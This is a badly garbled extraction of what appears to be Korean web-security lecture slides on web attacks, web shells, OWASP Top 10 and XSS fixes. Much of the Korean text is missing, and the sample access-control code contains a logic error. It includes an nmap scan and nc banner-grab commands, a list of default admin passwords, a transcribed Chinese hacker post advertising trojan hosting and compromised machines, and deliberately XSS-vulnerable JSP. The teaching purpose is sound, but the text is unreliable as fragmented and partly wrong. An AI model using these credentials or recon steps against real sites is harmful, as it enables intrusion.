

# Overview



가?

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
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- IT


- 


-

# 가?



○ 80, 443 가  
○ HTTP 가 URL 가  
○ 가  
○ 가  
○ 가






o CSI/FBI 2005 Computer Crime and Security Survey

- 258

95%가 10

- 10

5%



o

가 가

80









- 
- 0-day
  - \* MS06 - 001
  - \* 2006/03/23 IE

9

	2005				2006		
	12/27	12/28	12/29	12/31	1/1	1/2	1/5
취약점 & 공격코드 (Vulnerability)		첫 번째 공격코드 공개		두 번째 공격코드 공개			
악성코드 (Malicious Code)		다수의 악성 WMF 파일 배포 사이트 발견		WMF를 이용한 첫 번째 웹 발견 메시지를 통해 전파 			
대응 (Response)			MS 취약점 권고문 발표				
							


# Web Shell:

- 
- 

- ASP, JSP, PHP

가

가




0  
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The screenshot shows a Windows XP desktop environment. A Notepad window is open, displaying a document titled "SQL另类入侵web权限挂马.txt - 记事本". The text in the Notepad window is as follows:

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

→ 领域+长期提供挂马。出售肉鸡。出售点卡。等等等。。。。有需要的朋友可以联系我。价格另谈。

另外→黑色领域+组织精神永远长存! →黑色领域+群在次开放一个群! 群号: 5545126

很高兴和大家见面了。。。呵呵废话不多说了。。。我今天讲的是SQL另类入侵web权限挂马。I

入侵站: <http://www.rx-paper.com>

后台地址: [http://www.rx-paper.com/rx\\_admin](http://www.rx-paper.com/rx_admin)

The desktop background features a large red Korean text overlay: "? 이 랑쪽맹며? 긴악瓠몹임 쫑송목쫑見!". The taskbar at the bottom shows the Start button, several open applications including Internet Explorer and QQ, and the system tray with the date and time 9:52.

## WIS(Web Injection Scanner)

## WED(Web Entry Detector)

```

C:\WINNT\system32\cmd.exe
Web Injection Scanner (Prototype 0.4)
by netKeyes, 2004.05.08 http://www.netKeyes.com security@vip.sina.com

wis <Web Page> [Total Page (0: Unlimited, Default is 0)] [A: Access Page]
E:\Temp\Wu>
  
```

```

C:\WINNT\system32\cmd.exe
E:\Temp\Wu>
E:\Temp\Wu>
E:\Temp\Wu>
E:\Temp\Wu>wed http://www.victim.com/login_form.jsp
Web Entry Detector, Ver 1.0 by netKeyes, 2004/08/26
http://www.netKeyes.com, security@vip.sina.com
  
```

自动上线

注册用户专用上线 网易免费域名更新IP Ftp更新IP

域名:

密码:

修改您的URL: 221

自动保存填写的信息

准备就绪!

小宇Windows Media DRM打包加密3.1 (For DRM7.1及以上)

系统 技术支持

自定义打码 批量打包 认证字符串

源文件设置

源文件:  浏览...

文件编号:

文件输出

输出目录:  选择...

输出文件后缀:

打包加密

特色说明

1. 可以自定义打包和批量打包
2. 可以将加密文件绑定产品的索引号 (自编号)
3. 批量打包时, 可以选择将文件名绑定到Medi 中
4. 自定义输出目录和输出文件的后缀
5. 批量打包时, 可以对修改时间在指定范围内的文件进行操作

注: 根据自编号, 可以应用以下特点:  
播放时由用户自主选择播放权限 (播放次数、播放时间等)






## o OWASP

## TOP 10

- (Unvalidated Input)
- (Broken Access Control)
- (Broken Authentication and Session Management)
- XSS(Cross Site Scripting)
- (Buffer Overflows)
- (Injection Flaws)
- (Improper Error Handling)
- (Insecure Storage)
- (Denial of Service)
- (Insecure Configuration Management)

# About Attacker..

○  
-  
-  
-  
○ 가 ?  
-  
-  
-  
○ 가  
...



가?

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- Port Scanner( nmap, fscan, etc..) nmap -p 80,81,443,8000,8080 10.0.0

- nc 192.168.1.1 80; HEAD / HTTP/1.0

- netcat, whois

- 가

o

(Google Hacking)



- ,

- 가





- 가

- 가


- inurl, site



- admin/admin, manager/manger, system/system, admin/djemals, root/root
- /
- 3 ?
- /admin , /manage ,



0  
- ID/PW  
-  
- IP  
-



```

7 // ID/Password 인증 이외에 허용하는 IP 인지 확인
8 if(userAuth(userid, passwd) || !isAllowedIpTable(ip_addr) ){
9     Out.println("<ID/password 및 접속가능한 IP인지 확인 바랍니다.>");
10    InterceptedIpLogger.write(userid, ipaddr);
11 } else{
12     session.putValue("id", userid);
13     AllowedIpLogger.write(userid, ipaddr);
14 }
15
16
17
18 %>
19 <html>
20 <head>
21 <title> Demo </title>

```

```

<Location /admin>
  Order deny,allow
  Deny from all
  Allow from .your_domain.com
</Location>

```

- o - URL, , HTTP , , HTML , HTML Hidden


- o (string, integer )

- o ,
- o (Null)
- o 가
- o 가
- o ( )



- o HTML  
<APPLET>,<BODY>,<EMBED>,<FRAME>  
<FRAMESET>,<HTML>,<IFRAME>,<IMG>

- o ! @ \$ % ^ & \* ( ) - \_ + ` ~ \ | [ ] { } ; : ' " ? / , . > <
- o mod\_security



```


<?page contentType="text/html; charset=euc-kr" ?>
<?page import="java.util.*" ?>

<html>
<head>
<title><</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<link href="/css/style.css" rel="stylesheet" type="text/css">
</head>

<body leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
    out.print(' |ED|의의 ');
    out.print(request.getHeader("USER-AGENT"));
    out.print(' 브라우저는 사이트에서 지원을 하지 않습니다. ');
</body>
</html>

```

가 parameter  
out.print





```
<?page contentType="text/html; charset=euc-kr" ?>
<?page import="java.util.*" ?>

<html>
<head>
<title>SCA</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<link href="/css/style.css" rel="stylesheet" type="text/css">
</head>
<body leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<?
String agent_name = request.getHeader("USER-AGENT");
agent_name = agent_name.replaceAll("<","&lt;");
agent_name = agent_name.replaceAll(">","&gt;");
out.print("IE외의 ");
out.print(agent_name);
out.print(" 브라우저는 사이트에서 지원을 하지 않습니다.");
-?>
```

Parameter , String Filter , JavaScript  
가

# Session Hijacking

